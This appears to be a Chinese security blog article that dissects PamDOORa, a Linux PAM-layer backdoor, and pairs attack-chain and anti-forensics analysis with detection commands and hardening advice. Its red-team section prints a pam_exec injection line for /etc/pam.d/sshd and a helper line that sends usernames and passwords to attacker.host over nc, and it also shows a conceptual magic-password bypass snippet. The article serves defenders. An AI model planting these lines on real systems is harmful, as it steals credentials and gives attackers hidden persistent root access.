
当前位置:首页>Linux>#实战解析# PamDOORa:Linux认证层后门

#实战解析# PamDOORa:Linux认证层后门

  • 2026-10-11 07:53:02
#实战解析# PamDOORa:Linux认证层后门

PAM BACKDOOR · LINUX SECURITY

PamDOORa:向认证层注入后门

商品化 PAM 后门完全解析 · 攻击链 · 检测与防御

$900 在暗网买到的工具,可以让攻击者在不改密码、不换密钥的情况下永久维持 Linux 服务器的 root 访问权——即使你重装了 sshd,即使你重置了账户,它依然在那里。PamDOORa 的核心:把整个认证栈变成武器。

一、背景速览

PamDOORa 于 2026 年 3 月 17 日出现在俄语网络犯罪论坛 Rehub,由威胁行为者 darkworm 以 $1,600 出售完整源码,4 月 9 日降价至 $900。发现方 Flare.io 将其定性为继 Plague(2025 年 8 月)之后,第二款在 PAM 层发起攻击的商品化 Linux 后门。

属性
详情
首次出现
2026-03-17(Rehub 论坛)
售价
$900(源码含部署文档)
目标平台
Linux x86_64 + OpenSSH
前提条件
需先获得 root 权限(后渗透工具)
发现方
Flare.io(暗网监控,2026-05)

当前无野外利用证据,但商品化意味着技术门槛已大幅降低。

二、攻击原理:劫持认证栈


PAM(Pluggable Authentication Modules)是 Linux 系统所有认证请求的统一入口——SSH 登录、su、sudo 都经过它。PamDOORa 的攻击分四步:

步骤
操作
结果
①
修改 /etc/pam.d/sshd,注入 pam_exec.so 调用
恶意模块嵌入认证流程
②
投放 pam_linux.so(恶意模块)
魔法密码验证 + 凭据拦截
③
每次合法用户登录时,在 PAM 层拦截明文密码
XOR 加密写入 /tmp/<随机文件名>
④
篡改 wtmp/btmp/utmp/lastlog
攻击者的访问记录从日志中消失

三、魔法密码:万能钥匙的工作原理

恶意 PAM 模块的 pam_sm_authenticate() 函数在正常验证之前先比对"魔法密码"。如果匹配,立即返回 PAM_SUCCESS,绕过所有后续验证模块:

/* 恶意模块核心逻辑(概念还原)*/
if (strcmp(entered_password, MAGIC_PASSWORD) == 0) {
log_credential(PAM_USER, PAM_RHOST, entered_password);
return PAM_SUCCESS;  // 任意账号,直接通过
}
// 否则继续正常 pam_unix 验证流程(合法用户无感知)

关键点:重置 root 密码 → 无效 | 轮换 SSH 密钥 → 无效 | 重装 sshd → 无效 | 服务器重启 → 无效。PAM 配置持久化,后门永远在那里。

四、反取证:让 IR 团队成为受害者

PamDOORa 主动清除四类认证日志中的攻击者痕迹。执行 last、who、w 均无异常。更危险的是:IR 团队连进来调查时,其凭据同样被捕获。

日志文件
记录内容
篡改结果
/var/log/wtmp
历史登录会话
攻击者条目被抹除
/var/log/btmp
失败登录记录
探测痕迹清除
/var/run/utmp
实时登录用户
攻击者从 who 命令消失
/var/log/lastlog
每账号最后登录时间
伪造成正常时间

⚠️ 本地日志不可信。唯一可靠的取证路径是事前推送到远端 SYSLOG 或 SIEM 的日志记录。

五、为什么特别危险

威胁点
为什么无法用传统手段对抗
攻击面在可信层内
PAM 是系统必要组件,无异常进程、无异常端口,不触发进程扫描
绕过全部 AV/EDR
前身 Plague 在 VirusTotal 对 66 个引擎免杀超一年;PamDOORa 同路径
持久性极强
密码轮换/密钥重置/sshd 更新/重启均无法清除 PAM 配置后门
商品化降低门槛
$900 使原本属于 APT 的技术向普通勒索团伙普及

与 Plague 对比:PamDOORa 增加了 XOR 加密存储、四类日志全面篡改、C2 外传支持——功能更完整,对抗取证能力更强。

PAM 认证栈:恶意模块在正常验证之前拦截凭据

六、红队视角(攻击侧学习)

以下内容用于了解攻击技术以改善防御,均对应 MITRE ATT&CK 公开技术项。

PAM 栈滥用有两种路径:A)pam_exec 注入(无需重编译,配置文件一行即可);B)替换 pam_unix.so(更隐蔽,需编写恶意 .so 并替换系统文件)。

ATT&CK ID
技术
PamDOORa 实现
T1556.003
Pluggable Auth Modules
核心持久化机制
T1078
Valid Accounts
魔法密码绕过认证
T1070.003
Clear Command History
四类认证日志篡改
T1552.001
Credentials In Files
/tmp XOR 加密存储
T1041
Exfil Over C2
nc 外传凭据

pam_exec 注入(最简方式) — 在 /etc/pam.d/sshd 中增加一行,无需修改 .so 文件:

# /etc/pam.d/sshd 注入行
auth optional pam_exec.so /tmp/.pam_helper
# helper 脚本利用 PAM_USER / PAM_AUTHTOK 环境变量
echo "$PAM_USER:$PAM_AUTHTOK:$(date)" | nc -q1 attacker.host 4444

对于防御侧:这一行注入在 /etc/pam.d/sshd 中肉眼极难察觉——它看起来完全合法,只是多了一个 exec 调用。文件完整性监控(FIM)是唯一可靠的检测手段。

七、蓝队检测与防御


PAM 攻击面的检测需要多层次策略。传统进程/网络监控无效,核心是文件完整性监控和认证日志集中收集。

检测策略
优先级
说明
PAM 目录 FIM
P0
/etc/pam.d/* 和 /lib/security/*.so 哈希基线对比
Auditd 规则
P0
监控 PAM 目录写入 + 认证日志文件写入
远端日志收集
P0
实时推送到 SIEM,本地被篡改后仍有证据
未软件包归属的 .so
P1
dpkg -S 或 rpm -qf 检查非系统包的 PAM 模块
Elastic/SIEM 规则
P1
T1556.003 检测:监控 pam_exec 脚本执行异常

快速检查脚本(3 条命令):

# 1. 检查 pam.d/sshd 中的异常 exec 调用
grep -E "pam_exec|sufficient|optional" /etc/pam.d/sshd
# 2. 检查非系统包的 PAM 模块(Debian/Ubuntu)
dpkg -S /lib/x86_64-linux-gnu/security/*.so 2>&1 | grep "no path"
# 3. 检查 /tmp 下 root 所有的可疑二进制文件(XOR 加密凭据)
find /tmp -user root -type f -exec file {} \; | grep -v "text\|script\|ASCII"

加固:chattr +i /etc/pam.d/sshd 设置不可变属性,配合 SELinux/AppArmor 限制模块加载,可有效阻止大多数自动化植入。

SOC 监控:PAM 目录变更告警与认证日志异常检测

八、事件响应关键注意事项

⚠
不要用 SSH 登录受感染服务器进行调查——IR 人员凭据会被捕获
✓
使用带外访问(IPMI / iDRAC / 物理控制台)
✓
优先检查 /etc/pam.d/sshd 和 /lib/security/ 所有 .so 哈希
⚠
本地 wtmp/btmp 日志不可信——依赖事前推送到远端的 SIEM 记录
✓
受影响系统所有凭据(含服务账户)全部轮换,不只是 root

PAM 层攻击的本质威胁:它不是从外部入侵,而是住在系统的神经中枢里。

传统的"重置密码、更换密钥、重装服务"无法根除它。防御的核心转向:配置完整性监控 + 行为基线分析 + 日志集中化,才能在被感染后仍然有据可查。

数据来源:Flare.io · The Hacker News · Rescana · Elastic Security · Nextron Systems

最新文章

随机文章